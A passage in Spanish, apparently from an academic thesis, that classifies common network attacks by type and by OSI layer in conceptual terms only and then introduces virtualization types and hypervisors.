


Figura 1. Ataque de Modificación Man-in-the-middle

- **Fuerza Bruta.-** Es el procedimiento sistemático que se efectúa para determinar la contraseña de acceso a un sistema o servicio. Suele realizarse probando todas las combinaciones de claves posibles.
- **Tampering o Data Diddling.-** Seguridad Informática (2010) lo define como:

La modificación o eliminación desautorizada de los datos. Este tipo de ataque es particularmente serio cuando el que lo realiza ha obtenido derechos de administrador o supervisor, con la capacidad de disparar cualquier comando e incluso terminar en la baja total del sistema en forma deliberada.

1.1.3.3 De Interrupción

- **Denegación de Servicio (DoS, Denegation of Service).-** Atentan contra la Disponibilidad de las redes al interrumpir el uso de los servicios y recursos de una organización durante un período indefinido de tiempo. Entre las técnicas de DoS más conocidas se encuentra la ya obsoleta Inundación ICMP¹ o Ping de la Muerte que provocó el colapso de cientos de sistemas operativos en la década de los noventas, fragmentación IP, inundación SYN², inundación UDP³, entre otras.
- **Denegación de Servicio Distribuidos (DDoS, Distributed Denial of Service).-** Es un tipo especial de DoS que se efectúa entre varios equipos y se dirige hacia un mismo host. Generalmente consigue su objetivo al lograr que se sobrepase la capacidad de procesamiento de los equipos y el ancho de banda disponible.

¹ **ICMP** Internet Control Message Protocol

² **SYN** Synchronization

³ **UDP** User Datagram Protocol

1.1.3.4 De Falsificación

- **IP Spoofing.**- Consiste en suplantar la dirección IP de una máquina con la finalidad de beneficiarse de la “confianza” que un host le tenga a otro. Al efectuar este tipo de ataque, se asegura que los paquetes enviados por el atacante no sean rechazados por el sistema objetivo.
- **Envenenamiento de ARP⁴.**- El atacante modifica la tabla ARP sin que nadie lo note. Se basa en la debilidad que presentan algunos sistemas operativos como Windows y Linux que no manejan estados en el protocolo ARP y aceptan mensajes ARP Reply, sin constatar que se haya enviado antes un mensaje ARP Request.

Tomando en cuenta el tipo de vulnerabilidad informática de las cuales se benefician los intrusos, se ha clasificado a los ataques en tres tipos básicos:

- De Configuración
- Debido a fallas de programación en Aplicaciones y Software en ejecución
- Por defectos de Diseño y Arquitectura

1.1.3.5 De Configuración

Cuando se constituyeron las primeras redes de computadoras y las aplicaciones, éstas se destinaban únicamente a compartir recursos entre usuarios y no se prestaba importancia a la seguridad de la información. La conexión de estos equipos a redes masivas dio lugar a la aparición de los ataques de configuración debido a: ejecutar versiones desactualizadas y obsoletas de servicios de red con vulnerabilidades conocidas, otorgar privilegios excesivos en la instalación de servicios, permitir la actualización remota de las tablas ARP y a segregar incorrectamente las redes.

⁴ **ARP** Address Resolution Protocol

Estos ataques pueden a menudo ser ejecutados por herramientas automatizadas de escaneo y análisis. Se mencionan varias de las técnicas empleadas por estos sistemas:

- **Escaneo de Puertos.-** Se usa para determinar que puertos están abiertos, cerrados o protegidos en un sistema. Es uno de los métodos de recopilación de información comúnmente empleado por intrusos para establecer los servicios y aplicaciones que pueden ser atacados.

Una aplicación de escaneo envía una petición de conexión a cada uno de los puertos existentes en un sistema objetivo, y su estado se determinará de acuerdo a la respuesta (o la falta de ella) que se obtenga de dichas solicitudes. A menudo, el escaneo de puertos es el antecesor de un ataque mucho mayor si se lo efectúa con propósito malicioso.

Entre las técnicas más representativas del escaneo de puertos están: el escaneo SYN, escaneo UDP, escaneo ACK⁵, exploración ICMP, escaneo FIN⁶, ataque bounce (FTP).

- **Escaneo de Vulnerabilidades.-** Es un proceso que permite identificar deficiencias en los sistemas y aplicaciones. Las herramientas de escaneo de vulnerabilidades pueden ser utilizadas por los administradores de red para identificar y corregir las debilidades encontradas, con el propósito de evitar el cometimiento de ataques. En la actualidad, se ofrecen varios tipos de escáneres de vulnerabilidades que incluyen a los de red, servicios, Web, aplicaciones y de base de datos.

1.1.3.6 Debido a fallas de programación en Aplicaciones y Software en ejecución

Con la explosión del Internet, se generalizó la tecnología del filtrado de paquetes y la implementación de medidas de seguridad en los sistemas informáticos. Sin embargo, surgió una nueva categoría de ataques que toman ventaja de los errores de las aplicaciones y software. Para intentar identificarlos, las empresas disponen de una serie de tecnologías incluyendo herramientas de

⁵ **ACK** Acknowledgement

⁶ **FIN** Finish

prueba para protocolos Web, escaneo de código fuente y enfoques de fábrica que combinan varios de estos métodos. Dentro de este tipo de ataques informáticos se pueden considerar a los siguientes:

- **Inyección SQL**- Es uno de los métodos de ataque más usados por los intrusos para sustraer información de las bases de datos de organizaciones. Se vale de la codificación incorrecta que presentan las aplicaciones Web, para permitir a los atacantes inyectar comandos de Lenguaje de Consulta Estructurado (SQL, Structured Query Language) en los campos de autenticación de los formularios que permiten acceder a la información dentro de una base de datos. Puede ocurrir con cualquier tipo de lenguaje de programación y dan lugar a la suplantación de identidad, manipulación, divulgación y destrucción de los datos de un sistema.
- **Cross-Site Scripting (Cruzar Código al Sitio)**.- Conocida también como XSS. Nombre que se le da la técnica de ataque que afecta a aplicaciones Web, al introducir un script malicioso en la instancia del navegador de un usuario.
El código utilizado puede ejecutarse en los lenguajes de programación HTML⁷/JavaScript y extenderse a VBScript, ActiveX, Java, Flash o cualquier otro compatible con el explorador. El intruso ejecutará su código dentro de la zona de seguridad del sitio de alojamiento Web y estará en la capacidad de leer, modificar y transmitir la información sensible a la que acceda el navegador, y así utilizarse para redirigirlo a otro sitio Web fraudulento.
- **Inclusión Remota de Archivos (RFI, Remote File Inclusion)**.- Esta vulnerabilidad consiste en la explotación de archivos dinámicos incluidos en aplicaciones Web PHP⁸ añadiendo enlaces remotos con código malicioso.

⁷ **HTML** HyperText Markup Language

⁸ **PHP** Hypertext Pre-processor

1.1.3.7 Por defectos de Diseño y Arquitectura

Son aquellos ataques que se efectúan a partir de las fallas o defectos en el diseño y la arquitectura de las aplicaciones. A continuación, se revisan las técnicas de explotación de defectos más relevantes:

- **Bot.-** Viene del término robot y designa al software encargado de realizar tareas de automatización. Habitualmente se los utiliza en las comunidades IRC⁹ para efectuar trabajos triviales de administración. Sin embargo, también se emplean con la intención de comprometer a los computadores infectados a cometer actos delictivos. Es así, que puede definirse a una Botnet como una red de máquinas infectadas por uno o varios bots, y controladas por un sistema remoto para llevar a cabo ataques.

Entre los tipos de bots existentes están los conocidos ataques de puertas traseras (backdoors), que son scripts de código de programación utilizados para acceder sin autorización a un sistema.

- **Zombies.-** Es un sistema controlado por bots activos, que residen en el host comprometido permitiendo al bot máster mantener el control total.
- **Malware.-** Es una porción de software diseñado para infiltrarse en un ordenador, sin el consentimiento de su propietario. La expresión es un término general usado por los profesionales de la informática para referirse a la variedad de software hostil o código de programa malintencionado.

Se describen los mecanismos de infección, así como los principales tipos de malware:

- **Virus.-** Es un fragmento de código que se adhiere a otro software para poder ejecutarse y reproducirse. Cuando se corre el programa infectado también lo hace el código del virus, replicándose a sí mismo e infectando a más programas.

⁹ IRC Internet Relay Chat

- **Gusanos.-** Un gusano es un programa que hace uso de las redes y agujeros de seguridad para auto replicarse y propagarse rápidamente.
- **Caballos de Troya (Trojanos).-** Se aplica al software que simula ser legítimo, pero en realidad es una aplicación maliciosa. Una de sus variantes simplemente se oculta en el sistema e infecta al computador convirtiéndolo en miembro de una botnet. Frecuentemente se combinan con gusanos para auto propagarse.
- **Spyware.-** Es el tipo de Software malicioso que sin consentimiento se instala y recopila información de un sistema.
- **Keylogger.-** Programa que intercepta todas las pulsaciones realizadas en el teclado (e incluso el mouse), y las guarda en un archivo para obtener datos sensibles como contraseñas, etc.

1.1.3.8 De acuerdo al modelo OSI

El modelo de Interconexión de Sistemas Abiertos (OSI, Open System Interconnection) se basa en una propuesta establecida por la Organización Internacional para la Estandarización (ISO, International Organization for Standardization) que propone una serie de protocolos para identificar y homogenizar la comunicación de datos. Describe siete capas apiladas verticalmente que contienen un conjunto de sistemas, normas o protocolos que se comunican con las entidades correspondientes en capas superiores. Se presentan en la Figura 2.




Figura 2. Modelo de Referencia OSI

De acuerdo a la funcionalidad que desempeñan las capas, se las puede agrupar en tres áreas:

- **Protocolos de Nivel Superior.-** (Capa Sesión, Presentación y Aplicación). Establecen la manera en la que se presentan, muestran y resumen los datos para el usuario.
- **Protocolos de Nivel Medio.-** (Capa Transporte y Red). Determinan como los datos son ensamblados en paquetes, segmentos, y como se implementan los mecanismos de control de errores y de flujo.
- **Protocolos de Nivel Inferior.-** (Capa Física y Enlace de Datos). Permiten la conversión de la información en impulsos eléctricos de unos y ceros (bits), y la forma en la que se envían a través de cables o el medio físico.

Una vez definido el modelo de referencia OSI, se efectúa un breve estudio de las vulnerabilidades e intrusiones que comúnmente se realizan en cada una de sus capas.

- **Capa Física.-** La Capa Física es la encargada de la transmisión de datos a través de los distintos medios físicos de comunicación. Es así, que se ocupa de las características eléctricas, mecánicas, funcionales y de procedimiento de sus diversos componentes. La unidad básica de datos es el bit.

Puede presentar varias vulnerabilidades especialmente cuando las organizaciones pasan por alto la seguridad física de sus instalaciones. Se dificulta el monitoreo, ya que ningún nivel lógico o de programación puede fácilmente detectar si un host ha sido desconectado para colocarse en un puerto Ethernet que duplique silenciosamente cualquier comunicación entrante o saliente y efectuarse así un ataque de Eavesdropping o de escucha secreta. Un ataque de denegación de servicio simple en este nivel puede realizarse desconectando el cable de alimentación o red de un equipo. Entre las vulnerabilidades y ataques que presenta la primera capa del modelo OSI pueden mencionarse también:

- Pérdidas de energía eléctrica.
 - Robo o destrucción física de Datos y Hardware.
 - Cambios no autorizados en el ambiente funcional (conexiones de datos, medios extraíbles, añadir o quitar recursos).
 - Desconexión de enlaces físicos.
 - Intercepción indetectable de datos.
- **Enlace de Datos.-** En esta capa, los paquetes de datos son preparados para su transmisión y se controla el acceso a los medios físicos. Gestiona y efectúa el control de errores, control de flujo, y sincronización de tramas, siendo ésta última su unidad básica de datos. Se divide en dos subcapas: Control de Acceso al Medio (MAC, Media Access Control) y la Capa de

Control de Enlace Lógico (LLC, Link Control Layer). La subcapa MAC controla la forma en la que un computador en la red accede al medio físico y los permisos de transmisión. LLC es la encargada de la sincronización de tramas, comprobación de errores y control de flujo.

La capa de enlace de datos puede convertirse en la más débil si no se configura correctamente. Los ataques generalmente se inician desde la red interna, puesto que en este nivel no se trabaja con direccionamiento IP y protocolos de enrutamiento. La desactualización de IOS de equipos de red como switches, cuyas versiones presenten vulnerabilidades, son aprovechadas por los intrusos. Las amenazas y ataques que sobresalen, son las que a continuación se señalan:

- Ataques de hombre en el medio (man in the middle).
 - Envenenamiento de ARP y de Direccionamiento MAC.
 - Salto de VLAN (Un atacante logra acceder a un puerto nativo y posee la habilidad de pasar de una VLAN a otra sin ningún tipo de restricción).
 - La implementación de autenticación débil en ambientes inalámbricos, puede provocar que se admitan conexiones no autorizadas hacia la red.
 - Los switches en ocasiones son forzados a inundar tráfico hacia todos los puertos de VLAN permitiendo la interceptación de los datos por cualquier dispositivo conectados a ellos.
- **Red.-** Es el tercer nivel del modelo OSI. Su función es proporcionar las tecnologías de enrutamiento mediante la creación de caminos lógicos, conocidos como circuitos virtuales, para transmitir los datos de un nodo a otro. Se encarga del reenvío de paquetes, direccionamiento, control de errores, control de congestión y secuenciamiento de paquetes.

En la capa Red, existen dos amenazas principales. Una de ellas es la observación pasiva del tráfico de la red conocido como Snooping. La otra

es la modificación activa del tráfico (Spoofing), usualmente insertando paquetes falsos o eliminándolos como parte de un plan de una intrusión mayor. El protocolo utilizado con mayor frecuencia en esta capa es el de Internet.

Los siguientes son los principales riesgos de seguridad, asociados con IP:

- Ataques al Protocolo de Información de Enrutamiento (RIP, Routing Information Protocol). Un atacante puede utilizar RIP para suplantar cualquier host y modificar la cabecera del paquete de modo que parezca que son enviados desde el host en lugar de la máquina del atacante.
 - El famoso y ahora obsoleto ataque “Ping de la Muerte”, en el que se envía a la víctima numerosos paquetes de solicitud de eco ICMP de tamaño mayor que el de un paquete IP común, colapsando al sistema.
 - Escucha de Paquetes, usado para conseguir información sensible de cuentas de usuarios y contraseñas, consultas en bases de datos, etc.
- **Transporte.-** Controla el flujo de datos provenientes de la capa Red, establece conexiones punto a punto para el envío de mensajes, permite la difusión de broadcast a múltiples destinos y brinda las garantías necesarias para evitar duplicidad o posibles errores durante la transmisión de la información a través de la red.
La capa de transporte es especialmente vulnerable a los ataques de Denegación de Servicio (DoS) o de Denegación de Servicio Distribuidos (DDoS), así como a los que se mencionan:
 - Escaneo de Puertos.

- Ataque TCP¹⁰ “SYN”, también conocido como Inundación SYN, que toma ventaja de la falla que experimentan la mayor parte de los host al implementar el mecanismo de negociación de tres vías del protocolo TCP, provocando que se sature la red.
 - Inundación UDP, ocurre cuando un cracker envía numerosos paquetes UDP a puertos aleatorios en el sistema de la víctima.
- **Sesión.-** Permite el establecimiento, finalización y gestión de conexiones entre aplicaciones, admite que usuarios de diferentes equipos inicien sesiones entre ellos y las restaura para evitar la pérdida de datos.
Los ataques hacia esta capa se aprovechan de los mecanismos de autenticación débiles o inexistentes, la difusión de identificaciones de usuario y contraseñas, o se cometen mediante ataques de Fuerza Bruta.
 - **Presentación.-** Esta capa permite la comunicación transparente entre las aplicaciones de diversos sistemas. Da formato y encripta los datos para ser enviados a lo largo de la red. Se la conoce también como la capa de sintaxis. Las vulnerabilidades se producen por defectos en las técnicas de cifrado explotadas para eludir los mecanismos de seguridad.
 - **Aplicación.-** Es la última capa del modelo y se encarga de interactuar con el usuario final. Provee los servicios que emplean las aplicaciones para el intercambio de datos, como la transferencia de archivos, correo electrónico, gestión de base de datos, etc.

Los ataques en esta capa se efectúan como consecuencia de los errores de programación en aplicaciones (Inyección SQL, Cross-Site Scripting, Inclusión Remota de Archivos), por la creación de software malintencionado (virus, gusanos, troyanos, spyware), ataques de puertas traseras, zombies, botnets, ataques a los protocolos DNS, HTTP, FTP, entre otros.

¹⁰ TCP Transmission Control Protocol

Tabla 1

Resumen de los principales ataques clasificados de acuerdo al modelo de referencia OSI

CAPA	FUNCIÓN	AMENAZAS PRINCIPALES	ATAQUE
Física	<ul style="list-style-type: none"> • Transmisión Física de Datos. • Características eléctricas, mecánicas, funcionales y de procedimiento 	<ul style="list-style-type: none"> • Seguridad en las instalaciones físicas de la red. • Dificultad en el monitoreo. 	<ul style="list-style-type: none"> • Pérdidas de energía eléctrica • Robo o destrucción de Hardware y Software. • Cambios no autorizados en el ambiente funcional. • Desconexión de enlaces físicos • Intercepción de Datos. • Ataques Eavesdropping o escucha secreta
Enlace de Datos	<ul style="list-style-type: none"> • Protocolo de transmisión • Control de errores y flujo • Sincronización de tramas 	<ul style="list-style-type: none"> • Ataques desde la Intranet • Desactualización de IOS de equipos de red 	<ul style="list-style-type: none"> • Ataques de hombre en el medio (Man in the Middle) • Envenenamiento de ARP • Envenenamiento de Direccionamiento MAC • Salto de VLAN • Mecanismos de autenticación débiles en ambientes inalámbricos.
Red	<ul style="list-style-type: none"> • Tecnologías de Conmutación y enrutamiento • Reenvío de paquetes • Direccionamiento • Control de errores y congestión • Secuenciamiento de paquetes 	<ul style="list-style-type: none"> • Observación pasiva y modificación activa del tráfico. 	<ul style="list-style-type: none"> • Ataques al protocolo de Información de enrutamiento RIP • Escucha de paquetes
Transporte	<ul style="list-style-type: none"> • Control del flujo de datos 	<ul style="list-style-type: none"> • Ataques de Denegación de 	<ul style="list-style-type: none"> • Escaneo de puertos • Ataque TCP "SYN"

	<ul style="list-style-type: none"> • Establecimiento de conexiones punto a punto • Difusión de broadcast a múltiples destinos • Evita la duplicidad y errores durante la transmisión 	Servicios (DoS), ataques de denegación de servicios distribuidos (DDoS).	<ul style="list-style-type: none"> • Inundación UDP
Sesión	<ul style="list-style-type: none"> • Establecimiento, gestión y finalización de conexiones entre aplicaciones 	<ul style="list-style-type: none"> • Mecanismos de autenticación débiles o inexistentes. • Difusión de ID. de usuarios y contraseñas 	<ul style="list-style-type: none"> • Ataques de Fuerza Bruta • Ingeniería Social
Presentación	<ul style="list-style-type: none"> • Comunicación transparente entre aplicaciones de diversos sistemas • Formato y encriptación de datos 	<ul style="list-style-type: none"> • Defectos en las técnicas de cifrado usadas. 	<ul style="list-style-type: none"> • Ataques criptográficos
Aplicación	<ul style="list-style-type: none"> • Interacción con el usuario final • Suministro de los servicios empleados por las aplicaciones 	<ul style="list-style-type: none"> • Errores de programación en las aplicaciones • Creación de software malintencionado 	<ul style="list-style-type: none"> • Inyección SQL • Cross-Site Scripting • Inclusión Remota de Archivos • Virus, Gusanos, Troyanos, Spyware • Ataques de puertas traseras • Zombies • Bootnet • Ataques a los protocolos DNS, HTTP, FTP

1.2 VIRTUALIZACIÓN

1.2.1 DEFINICIÓN

EL Proyecto Fedora (2010) se refiere a la virtualización como:

La abstracción de los recursos físicos y lógicos de un computador, proporcionando un medio para crear una versión virtual de un dispositivo (servidor, dispositivo de almacenamiento, red o sistema operativo), donde se divide el recurso en uno o más entornos de ejecución.

1.2.2 VENTAJAS Y DESVENTAJAS

La implementación de un entorno virtualizado en una organización trae consigo varios pros y contras, sin embargo, son las notables ventajas que proporciona esta tecnología, las que sobresalen. A continuación, se incluyen las principales ventajas de su implementación:

- Gestión centralizada y simplificada de los sistemas virtualizados.
- Facilidad para efectuar respaldos y copias de seguridad.
- Ágil adaptación de nuevos recursos.
- Uso eficiente de la energía.
- Facilidad en la configuración de entornos de prueba virtuales.
- Reducción de riesgos ante contingencias.
- Solución de conflictos de compatibilidad de software.
- Incremento de la capacidad de respuesta, flexibilidad y escalabilidad en las redes.
- Reducción de costes de administración, mantenimiento y soporte de componentes de hardware.

En contrapartida a todos los beneficios ya descritos, varios de los inconvenientes que plantea la virtualización son los siguientes:

- Si se cuentan con múltiples sistemas invitados (host), se debe disponer de un ordenador bastante potente, para que la virtualización opere correctamente y de manera fluida.
- En ocasiones se presentan problemas con la emulación de hardware y controladores en el entorno virtual, que evitan que operen como lo harían en el sistema operativo anfitrión. Por ejemplo, el manejo de puertos USB y unidades lectoras de CD/DVD.
- La creación de máquinas virtuales innecesarias puede ocasionar la disminución del rendimiento del sistema anfitrión, puesto que consume sus recursos.
- Si el servidor anfitrión sufre algún daño, también se verán afectados los hosts alojados en él, por lo que se recomienda realizar respaldos y clonar los discos virtuales.

1.2.3 TIPOS DE VIRTUALIZACIÓN

Existen distintos tipos de virtualización catalogados de acuerdo a su aplicación:

1.2.3.1 Virtualización de Redes (Network Virtualization)

Emersettel (2009) describe a la virtualización de redes como:

La segmentación o partición lógica de una única red física, para utilizar sus recursos. Se logra instalando software y servicios para gestionar el almacenamiento compartido, los ciclos de computación, las aplicaciones, y considera a todos los servicios, como un único grupo de recursos a los que se puede acceder sin considerar sus componentes físicos.

Destacan entre sus ventajas:

- Mejor administración del ancho de banda y reducción del tráfico de la red.
- Incremento de la seguridad de la información.

1.2.3.2 Virtualización de Recursos

Utiliza los recursos del sistema operativo real para optimizar la ejecución de la máquina virtual.

1.2.3.3 Virtualización de Servidores

En la virtualización de servidores “los recursos del propio servidor son escondidos o enmascarados a los usuarios. El software es usado para dividir el servidor físico en múltiples entornos virtuales, llamados servidores virtuales o servidores privados.” (Diccionario de Informática, 2011).

En la Figura 3 se ejemplifica la virtualización de un servidor, en donde se gestiona la compartición de los recursos físicos del sistema para cada una de las máquinas virtuales que se ejecutan en él.



Figura 3. Virtualización de Servidores. Fuente: Virtualízate (2011). Recuperado de: <http://www.virtualizate.es/virtualizacion.html>

1.2.3.4 Virtualización de Plataforma

“Una plataforma de virtualización es un conjunto de software y hardware que simula la ejecución de equipos o sistemas operativos distintos a los reales. Esto se consigue ocultando las características físicas de la plataforma real y proporcionando otra plataforma abstracta y simulada” (Slice of Linux, 2009).

El ahorro de recursos, la mejora de la capacidad de gestión y la unificación de plataformas heterogéneas en un mismo sistema, son varias de las ventajas que provee este tipo de virtualización. Se pueden hacer mención a algunos modelos básicos de este sistema:

- **Paravirtualización.-** Proporciona una interfaz de software al sistema operativo huésped ejecutado sobre otro que cumple la función de Hipervisor o monitor de máquina virtual. En esta técnica, el sistema operativo huésped, necesariamente debe ser modificado para lograr la virtualización. La Figura 4 provee una ilustración de la misma.




Figura 4. Virtualización de Plataforma-Paravirtualización. Adaptado de Virtualización de Hardware (2008). Recuperado de: <http://blog.smaldone.com.ar/2008/09/20/virtualizacion-de-hardware/>.

A los hipervisores se los puede clasificar en dos tipos:

- **Tipo 1 o Nativos.-** Se ejecutan directamente sobre el hardware del equipo anfitrión. Por ejemplo, Citrix XenServer, VMware ESXi, VMware ESX, Xen. La Figura 5 muestra un hipervisor Tipo 1.




Figura 5. Hipervisor Tipo 1. Adaptado de ¿Qué es la virtualización? (junio, 2009). Recuperado de: <http://sliceoflinux.com/2009/06/11/%C2%BFque-es-la-virtualizacion/>.

- **Tipo 2.-** Son aquellos que corren sobre el sistema operativo del host; su rendimiento es menor que los hipervisores nativos. Dentro de este grupo se encuentran por ejemplo: QEMU, Sun VirtualBox, VMware Server y VMware Workstation. En la Figura 6 se puede observar la estructura de un hipervisor Tipo 2.




Figura 6. Hipervisor Tipo 2. Adaptado de ¿Qué es la virtualización? (junio, 2009). Recuperado de: <http://sliceoflinux.com/2009/06/11/%C2%BFque-es-la-virtualizacion/>.

- **Virtualización Total o Completa.-** En esta técnica, la virtualización se realiza sin que sea necesario modificar el sistema operativo huésped (guest), utilizando para ello un Hipervisor Tipo 2, que envía sus instrucciones hacia el procesador físico. Se localiza entre el sistema operativo virtual y el hardware real, haciendo posible que se disponga de un equipo virtual totalmente diferente del instalado en la máquina real. La Figura 7 muestra la representación del modelo de la virtualización completa.

